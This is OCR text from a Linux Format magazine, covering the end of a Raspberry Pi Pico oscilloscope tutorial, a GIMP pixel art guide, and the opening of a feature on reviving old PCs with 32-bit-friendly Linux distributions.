
Inside the loop are two **for** loops. The first changes the duty cycle (how long the pin is pulled high versus low) to create a square wave that has an expanding duty cycle. The sleep of 0.0001 seconds creates a pleasant and easy-to-view waveform:

```
    for duty in range(65025):
        pwm.duty_u16(duty)
        sleep(0.0001)
```

A second **for** loop, inside the main loop but not the previous **for** loop, works in reverse. It shrinks the duty cycle and compresses the waveform:

```
    for duty in range(65025, 0, -1):
        pwm.duty_u16(duty)
        sleep(0.0001)
```

Save the code to the Pico as **waves.py** and click Run. Now, using two male-to-male jumper wires, first connect any GND connection on the Pico to the Pico running *Scoppy*. Then use another wire to connect GPIO 2 from the Pico running the MicroPython code to GPIO 26 via a 100 Ohm resistor (brown-black-brown-gold). See the diagram in the download for clarity. On the *Scoppy* screen we should now see a square waveform that expands and contracts.



This low-cost oscilloscope setup cost less than £10 and we get to reuse an old Android device.

Logic analyser

The logic analyser part of *Scoppy* is a bit hidden. Press the Menu button, then look for Mode. Mode is initially set to Oscilloscope, but a quick tap changes this to Logic Analyzer. GPIO pins 6 to 13 are used to read multiple inputs at once (you need to make a payment of £2.79 for this) and can be used to debug circuits.

To debug a circuit you need to ensure that there is common GND between the circuit you are testing and the *Scoppy* Pico. Then connect the outputs of the test circuit to the logic analyser input pins. Remember that the *Scoppy* Pico can only accept voltages up to 3.3V.

For very little money and effort, we have a basic oscilloscope and logic analyser. We can use it to learn how to use the tools before raiding our piggy bank. **LXF**

» GOING WIRELESS!

If you've got an £8 Raspberry Pi Pico W, you can flash the Pico W firmware and follow a few extra steps to wirelessly connect your Android device to a *Scoppy* Pico.

First, connect the *Scoppy* Pico to a 5V power source and wait for the green LED to flash four times, then pause. This means the *Scoppy* Pico is ready to connect to. On your Android device, go to the Wi-Fi settings and look for an access point that begins with SCOPPY. Connect and acknowledge that you are OK with connecting to a non-internet Wi-Fi connection.

Go into the *Scoppy* app and in the bottom-left, tap Connection and then Change Connection. Select Wi-Fi and *Scoppy* should auto-connect. You see `Wi-Fi: OK` when it is successful. The *Scoppy* Pico and *Scoppy* app should auto-connect each time they're powered up.

The wireless connection frees up your Android device to be placed in a more convenient location, and it stops the *Scoppy* Pico draining your battery too quickly (that is our one issue with the project).

For £3, *Scoppy Premium* offers more channels (two oscilloscope channels and eight for logic analyser), and this along with Wi-Fi connectivity is a great way to reuse an old Android device and a spare Raspberry Pi Pico W.

» GET YOUR Pi FILLING HERE Subscribe now at **http://bit.ly/LinuxFormat**

GIMP

Credit: www.gimp.org


Create old-school pixel art images

Still stuck with the ancient GIMP 2, **Neil Mohr** decides to go even more retro and explore how you can create classic pixel art with it.

OUR EXPERT

Neil Mohr grew up playing Ultimate Play The Game releases on the Spectrum, so knows all about chunky pixels.

Think of retro games and you'll probably think of the pixellated look of titles released on consoles such as the NES. Games such as *Bomberman* and *Kid Icarus* worked within the limitations of '80s technology, yet offered hours of fun and iconic looks. The style faded into obscurity with the development of more powerful game consoles and 3D graphics, but has seen a recent renaissance in indie games such as *Pepper Grinder* (**www.peppergrindergame.com**). The art is still drawn pixel by pixel using a limited palette, but is much smoother thanks to careful shading and muted hues not available to '80s game developers. One of the most popular uses of pixel art is in role-playing games based on an isometric grid. We're going to create an example character (or sprite) for use in such a game.



You can quickly create a grid using layers or copying and pasting lines and then flipping.

If you fancy creating your own sprite or just want to use it as an excuse to fire up *GIMP* and learn how to use some of its tools, creating pixel art can be both fun and educational, and is a great way to pick up some *GIMP* skills. What's interesting about pixel art is that to do it well, you need to go into your *GIMP* settings and adjust the canvas size, create a drawing grid for guidelines, tweak the drawing tools and ideally adjust and create a set palette. Before we actually create a character from scratch, we'll first look at all that, plus some basics on shading, shadows and dithering, so you have some useful techniques under your belt.

Prepare your tools

Start by creating a new image in *GIMP*. A canvas size of 100x100 pixels (perhaps 200x200 at a push) is plenty – much larger pieces of pixel art are possible, and look very impressive, but take weeks of work to complete.

Now select the Pencil tool. This, Fill and Zoom are the only tools we'll be using, but first we need to alter some settings, so we can draw individual pixels. With the pencil selected, click Brush Type and select 1 Pixel – change the size to 1 and turn dynamics off. Deselect Apply Jitter and Smooth Stroke. You can save it as a preset by clicking the blue floppy disk icon at the bottom-left of the toolbox. Click on New Tool Preset, give it a handy name like Pixel Art, then click the floppy disk icon to save it.

Prepare the canvas

Use the Zoom tool to take a closer look at your image (about 550% should be fine, although it depends on your monitor's resolution). You want to be able to see and manipulate each pixel easily. Make sure you zoom out periodically while you're working.

We need to make careful use of shadows and highlights to ensure our pixel art character looks three-dimensional. Select the Bucket Fill tool and make the whole image a medium grey colour. This neutral background shade makes it easier to judge how bright to make highlights, and how dark to make shadows.

Now we'll create an isometric grid as a guide. Create a new layer and call it Grid. Select the pencil tool and choose a different shade of grey. Click the top-left pixel of your image, hold Shift and move your mouse pointer to the right-hand side. When the coordinates at the bottom-left read 99 33, click to draw a line.


Click Ctrl+C to copy the line and Ctrl+V to paste it, then select the Move tool and move the pasted line a

QUICK TIP

Make full use of the layer system and don't overlook the Group option, so you can, erm, group layers together.

little below the original. Click on the background to deselect the line, then copy and paste both lines. Repeat the process until the image is filled with evenly spaced diagonal lines.

Now copy and paste all the diagonal lines, but don't deselect them. Instead, click Tools > Transform Tools > Flip. Click once anywhere on your image to flip the copied lines. This gives you an isometric grid. Because it's on its own layer, you can delete it easily when you've finished.



Check out https://opengameart.org for inspiration, such as this countryside pixel art.

CREDIT: Whispers of Avalon.

Playing with palettes

We mention the use of colour palettes in the export boxout *(over the page)*. Hopefully it's obvious that if you're designing a pixel art world, you'll want to use the same selection of bright, medium and dark shades of colours throughout. Think of a bush – it'll have at least light and dark leaves, with likely other shades in between. As modern computers have billions of colours, you'll define the small number you want in a palette and make your selection from there as you draw.

We're not going to get into palette creation but we do need to look at the *GIMP* Palettes dock and then the Colours dock. Let's select a pre-created *GIMP* palette – select Windows > Dockable Dialogs > Palettes. We suggest selecting Named Colors for now; this is a decent selection of colour shades we can get by with, but if you want to load and save palettes, this is where to do it, via the tiny top-right dock menu.

One thing to note before we continue is that if you want to edit or change the existing palette's colours – which is frankly understandable – you can't use a built-in palette as they're read-only. This isn't an issue: right-click on the Named Colors palette and select Duplicate Palette. This creates a user copy of the palette that we can edit. This is easy, too: double-click on the palette preview icon, then double-click on the colour you'd like to edit. This opens a standard colour picker, so you can adjust shades and hues as you like, but be aware that you can't undo changes made here.

Once the palette is selected, nothing as such happens – the question being, how can you select colours from the palette to use? To make use of the palette, select Windows > Dockable Dialogs > Colours. You'll see the normal *GIMP* full-colour selector. Spot the buttons that run along the top and click Palette (it looks like a paint palette), and you're good to go.

Sketching it out

To get going, many characters can be roughed out with basic geometric shapes: the body and head as blobs, arms as cylinders, feet as rounded wedges, and so on. You can sketch these out quickly in black, then fill them in, add shadowing and finally create highlights. We'll just start with drawing an egg as a basic example.

If you want to keep things simple, you can just draw a standard circle. *GIMP* does provide a Symmetry

» IT'S ALL PROJECTION

We're just introducing the basics of pixel art drawing and how you can retool *GIMP* to get you started. If you were seriously interested in creating pixel art for a specific purpose, usually within a game, you'd need to take a more serious look at projection, never mind potential palettes.

Orthographic projection is an engineering term for looking at a 3D object or scene 'projected' on to a 2D surface. In engineering drawings, you'd typically have front, side and top projections of an object. Side-view projections are how many side-scrolling shooters and adventures are displayed, while top-down projections are great for vehicle or tactical-style games. There's even a hybrid of the two if you imagine looking at a building head-on, lifting the camera up and angled down by 45 degrees, so you can't see the sides of the house but you can see the front and part of the roof, often used in cute RPGs.


We're using the more complex isometric projection, which enables a 3D feel by angling the camera to around 35 degrees (true isometric is 30 degrees) on the X-Z axis and then angling down 30 degrees. There is an oblique projection, which is used far less as it tends to look awkward, though top-down oblique has some successes.

The 35-degree angle is used to create smoother base lines; if you used a true 30-degree angle, you'd get jaggies on a low-resolution display. If you were creating a game world, you'd decide on a base tile size: 32x16, 64x32 or 128x64 – because of the perspective, tiles are twice as wide as they are deep. If you're interested in more details about gaming graphic design, see **https://bit.ly/lxf317iso** for an introduction. For more on the specifics, try **https://bit.ly/lxf317project**.

QUICK TIP

Don't forget that you can easily duplicate and merge layers, making it very easy to replicate parts.

»



Our little test run, creating a pixel art egg with shadow and shading.

Painting tool, and this mirrors anything you draw, which is ideal for sketching out bodies that you want to be symmetrical, oddly enough. Switch this on via Window > Dockable Dialogs > Symmetry Painting and Symmetry Painting > Symmetry > Mirror, and select Vertical. A vertical guideline appears – just remember to deselect Vertical once you're done.

Before starting, it's worth thinking about layers, because the better use of layers you make, the easier your life is. We suggest choosing a neutral background colour, then creating a second layer and sketching out your blob on that in black with the pencil. To be honest, at this stage it doesn't really matter, because we're just experimenting, so sketch out a blob and then fill it with a solid, ideally light, colour, so we can add darker shades for shadowing. We'll just use white to keep things simple.

» PREPARE TO EXPORT

Pixel art has its own special requirements when it comes to file formats for saving. The key rule is that JPEG is out because it uses a lossy compression that is totally unsuitable for pixel art. If we were getting serious about creating a range of images, you'd want to put your mind to the colour palette, too. While modern PCs enable 32-bit colour (billions of colours), for pixel art you'll only want to use a handful of carefully selected colours in a swatch that you can save and reuse across all your related images. If you're interested, there are websites dedicated to just pixel art palettes, such as **https://lospec.com/palette-list**.

Once you're happy, click on the Grid and Background layers in the right-hand palette and delete them. Now click File > Export As. We want to keep our transparent background, which means saving it in either PNG or GIF format. Don't save it as JPEG – this format doesn't support transparency and, as mentioned, the compression will ruin your intricate art.

Select your preferred filetype from the drop-down list and give your artwork a name. In the next dialog box, uncheck Save Background Colour and Save Colour Values From Transparent Pixels, and then click Export. Your finished pixel art is now saved with a transparent background, ready for use in a game, as an icon on your desktop, or on a web page.


Selections and shadows

Use the selection tool, ensuring Feather is off in its Dock options, and select inside the shape. If you create a new blank layer when you draw, this selection will restrict drawing to within your shape's outline shape. What you want to do now is draw a graduated shadow around the bottom shape of your egg. Do a large area in light grey, a smaller area below this in dark grey, and then around the bottom edge in your darkest shade of grey. You could do each of these on their own layer if you wanted.

For the final touch, create a layer below the main egg and draw a shadow for the object – this tends to ground any object and make it feel as though it's on the floor rather than floating above it. You can also try to create an umbra and penumbra, with two layers of lighter and darker shadows. For this you might also want to experiment with dithering. Once you've created your shadow blob under the egg, select the Colours > Dither menu. One last point: if you switch to the Erase tool, ensure you select the Hard Edge option under Dynamic Options, because this ignores any softness in the selected brush to preserve your pixel art style.


At this point, hopefully you've learnt the basic tools and techniques to start experimenting with creating some pixel art. To be honest, *GIMP* isn't the best tool for the job; there are dedicated pixel art applications – check out *Pixelorama* for one (**https://github.com/Orama-Interactive/Pixelorama**) or there's *LibreSprite* (**https://libresprite.github.io**). LXF

DRAWING PIXEL ART




1 Pick a subject

Create a new layer and call it Pixel Art. The next step is largely up to you, but we're going to draw a spider-like creature, which could be an enemy in a computer game. Make sure you use the grid as a guide to help you get the right perspective, and don't use any tools other than your customised Pencil and Fill.




2 Sketch it out

Take a leaf out of the classic artist sketchbook and start simple. Rather than trying to get every pixel perfect first time, make a rough sketch. It's very easy to edit and refine as you go along. Just make sure you use the isometric grid as a guide, and bear in mind that your character is a three-dimensional object.




3 Go geometric

Start by drawing basic shapes on separate layers to fill out body parts. Use your shading knowledge to add a 3D feel to these and layer them in the order they're seen. Use dark edges to make sections stand out. If you have a drawing tablet, you could draw some of the body parts, such as the legs, freehand.




4 Refine it

Once you've got a rough sketch, try filling each section with a different colour to make them easier to identify. You can then decide where your light source is and begin adding shade and highlights accordingly. Feel free to tweak; here we've decided to make our spider's legs tilt inward to make it look more alien.



5 Add texture and details

Try to create the impression of different textures rather than making your character uniformly smooth. Here, we've decided to give our spider some fur on its head, using 'strokes' of differing shades to represent sections of hair. Zoom out regularly to check that your texture effects work when viewed at 100%.



6 Try dithering

Early games required pixel art that used as few colours as possible. One way to get around such limitations was dithering, a chequerboard of lighter and darker pixels that blend together to look like a single, mid-toned colour. Give it a try! You can create an interesting texture if the two colours are quite different.

» DISCOVER OPEN SOURCE SKILLS Subscribe now at http://bit.ly/LinuxFormat

REPAIR IT WITH LINUX

Don't consign your old machines to the scrap heap just yet – **Jonni Bidwell** reckons they can still be put to work.

We've all got a PC or seven lurking in the basement gathering dust. And if LXF Towers is anything to go by, there may be enough spare parts to build several more. Yet the demands of modern operating systems, particularly those of Microsoft, make it seem that this old hardware is obsolete. Well, we're here to tell you this is not true. Big-name Linux distributions might require hardware that's less than a dozen years old, but there are plenty of distros that run quite happily on machines approaching 20.

If you have a 32-bit machine, for example, you can't run the latest version of Ubuntu, but you can run Debian 12 (released in 2023). Or anything based on it, such as the fantastic Linux Mint Debian Edition (LMDE), AntiX or MX Linux. We'll do a deep dive showing the ins and outs of installing LMDE6, as well as installing it on an low-power 14-year old 32-bit netbook.

We've also got essential advice for getting your old hardware upgraded to its maximum potential. And some tips for when that hardware doesn't work quite as it should. With a tiny investment in memory and a solid-state drive, for example, that old Pentium 4 under the stairs could be transformed into a functioning workhorse.


CREDIT: Magictorch

Time and tide

Linux can run on various machines that are plenty old, but first we really ought to manage your expectations.

Many people turn to Linux to breathe new life into their old systems. Consigning ageing machines to the scrap heap (or preferably an ewaste service) may be cathartic, but if it works, it seems a shame not to use it. A machine that is not capable of running Windows 10 *(see box)*, or running it in a usable manner, can in all likelihood run some form of Linux. We'll be clear about this, though: there are some limits, some which depend on how much effort you're willing to invest. Modern Linux can't run on your dusty old 386, for example. Such support was removed in kernel 3.8 over a decade ago. If you really want to build your own Linux distro based on an older kernel, you could, but it's well beyond the scope of this feature.

Mainstream desktop Linux distros (except Debian) have all stopped supporting 32-bit x86 processors (referred to generally as the i386 architecture, or for specific processor generations as i486, i586 and i686). Fedora even stopped supporting earlier 32-bit ARM architectures, so you can't run Fedora 37 or later on early Raspberry Pis. The kernel still supports these architectures, but a kernel without the rest of the OS is pretty useless. Just ask Richard Stallman. And that's not the end of it. Obsolescence exists beyond CPUs. Good luck trying to get Linux running with Vesa Local Bus motherboards, ISA peripheral cards or the like. Even support for humble floppy drives has been demoted to legacy status (USB floppy drives still work, if you really want unreliable, bulky, slow storage media).



The delightful operating system that is LMDE Faye can reinvigorate your ageing digital machinery.

Old graphics cards won't work if the drivers haven't been updated for new kernels. AGP support, while still present, is marked as legacy, and there have been calls to remove it altogether. Nvidia stopped supporting its AGP cards on Windows (and through its proprietary Linux driver) in 2017. Laptop graphics are their own kind of special, and legacy laptop graphics may behave erratically. Manufacturers were guilty of tweaking chipsets and specs, so that specific driver tweaks were required. When such hardware stops being tested and no one bothers to file a bug report, these tweaks are lost and that hardware (even though there's ostensibly a driver for its hardware class) stops working.

Major desktop Linux distros today typically stipulate 4GB of RAM and a 64-bit processor (and some form of graphical hardware acceleration for modern desktop environments). This means if you have pretty much any PC less than 15 years old, you can get Linux running on it with little effort or investment. If you're prepared to go more off-piste, you'll find distros that run out of the box on Pentium Pro CPUs (introduced in 1995 and bearing SSE instructions). And if you put in the work, you might even get that 486 booting to a terminal.

» WINDOWS END-OF-LIFE CARE


Microsoft got a lot of flak (and rightly so) for forcefully upgrading Windows 7 and 8 machines to Windows 10. Its argument was that such PCs were a risk to the internet, as for years their OSes had been unsupported. It's a fair point (see 2017's WannaCry ransomware outbreak), poorly executed. Windows 10 had relatively low (for the time) system requirements, namely 1GB of RAM and a 1GHz CPU, and getting its userbase migrated to it (or crippling their machines with failed upgrades) meant less of a headache for Microsoft.

At one time, Windows 10 was going to be the last release of Windows, and a rolling, always maintained utopia. Until Windows 11 was announced. And now Windows 10 support is slated to end in 2028. Windows 11, apart from not being to everyone's taste, has much more demanding system requirements, including TPM 2.0 chips, UEFI firmware and 4GB of RAM. It is possible (with some registry-editing fu) to circumvent these, but then you are running an unsupported configuration, and thus should expect random breakage. So, we imagine a wave of users will be looking to migrate to Linux, as has happened with pretty much every Windows release since Windows 98.

Hardware refresh

Fifty British pounds (or local equivalent) and half an hour on an auction site might give your PC the shot in the arm it craves.

Whatever machine you're trying to resurrect or rejuvenate, it's always worth getting as much RAM into it as possible. Retailers won't stock this any more, but you'll find plenty of DDR1 or SDRAM sticks on auction sites for cheap. Just make sure to check your motherboard's manual to find which speeds and stick combinations are required and whether you need ECC memory (unlikely). The model number for the motherboard should be visible in the BIOS somewhere, so type that into DuckDuckGo and you'll find a manual in no time. Later old hardware is much less fussy than old-old hardware about mixing and matching memory capacities. So, if your machine is old-old, aim to put identical sticks in all the slots. Or in a pair of the slots (usually the two nearest the CPU or two of the same colour) if that maxes out capacity. You can, generally, mix speeds, but the faster modules will only run at the speed of the slower ones.



```
Welcome to LMDE 6 32-bit

Start LMDE
Start LMDE in compatibility mode
Start with PAE forced
Hardware Detection
Boot from local drive
Memory test
```

If you have less than 4GB of RAM, all this PAE talk should not concern you.

